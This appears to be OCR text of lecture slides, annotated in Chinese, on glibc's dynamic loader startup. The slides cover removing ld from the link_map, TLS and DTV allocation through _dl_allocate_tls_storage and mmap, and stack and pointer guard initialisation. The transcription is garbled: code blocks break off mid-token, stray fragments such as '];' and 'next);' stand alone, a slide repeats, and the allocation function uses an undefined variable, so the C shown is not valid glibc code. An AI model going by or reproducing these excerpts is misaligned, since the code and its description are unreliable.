
```
GL(dl_rtld_map).l_prev->l_next = GL(dl_rtld_map).l_next;
GL(dl_rtld_map).l_next->l_prev = GL(dl_rtld_map).l_prev;

for (i = 1; i < main_map->l_searchlist.r_nlist; ++i)
    if (main_map->l_searchlist.r_list[i] == &GL(dl_rtld_map))
        break;

bool rtld_multiple_ref = false;
if (__glibc_likely(i < main_map->l_searchlist.r_nlist))
{
    rtld_multiple_ref = true;
    GL(dl_rtld_map).l_prev = main_map->l_searchlist.r_list[i - 1];
    assert (GL(dl_rtld_map).l_prev->l_next == GL(dl_rtld_map).l_next);
    GL(dl_rtld_map).l_prev->l_next = &GL(dl_rtld_map);
}

bool was_tls_init_tp_called = tls_init_tp_called;
if (tcbp == NULL)
    tcbp = init_tls();

if (__g
    sec
```

分配 TLS 的空間，並初始化 dtv
(dynamic thread vector)

$ DL Start

_dl_main part5

- 將 ld 從 link_map 移除
- 如果 executable 有使用到，再加回去
- 初始化 tls
- 初始化 stack guard 以及 pointer guard



```
void *
_dl_allocate_tls_storage(void)
{
    size_t size = GL(dl_tls_static_size);
    size_t alignment = GL(dl_tls_static_align);
    void *allocated = malloc(size + alignment + sizeof(void *));
    void *result = aligned + size - TLS_TCB_SIZE;
    return allocate_dtv(result);
}
```


底層會透過此 function 分配空間，而 dl 使用的 malloc / free 都是透過 mmap 實現的，因此最後其實是做 mmap(0x1040 + 0x40 + 0x8) = mmap(0x1088)

result pointer 為 struct pthread *，同時 pthread 也是描述 TCB 的結構

$ DL Start

_dl_main part5

- 將 ld 從 link_map 移除
- 如果 executable 有使用到，再加回去
- 初始化 tls
- 初始化 stack guard 以及 pointer guard



```
GL(dl_rtld_map).l_prev->l_next = GL(dl_rtld_map).l_next;
GL(dl_rtld_map).l_next->l_prev = GL(dl_rtld_map).l_prev;

for (i = 1; i < main_map->l_searchlist.r_nlist; ++i)
    if (main_map->l_searchlist.r_list[i] == &GL(dl_rtld_map))
                                                              ];
                                                              next);
    tcbp = init_tls();

if (__glibc_likely(need_security_init))
    security_init();
```

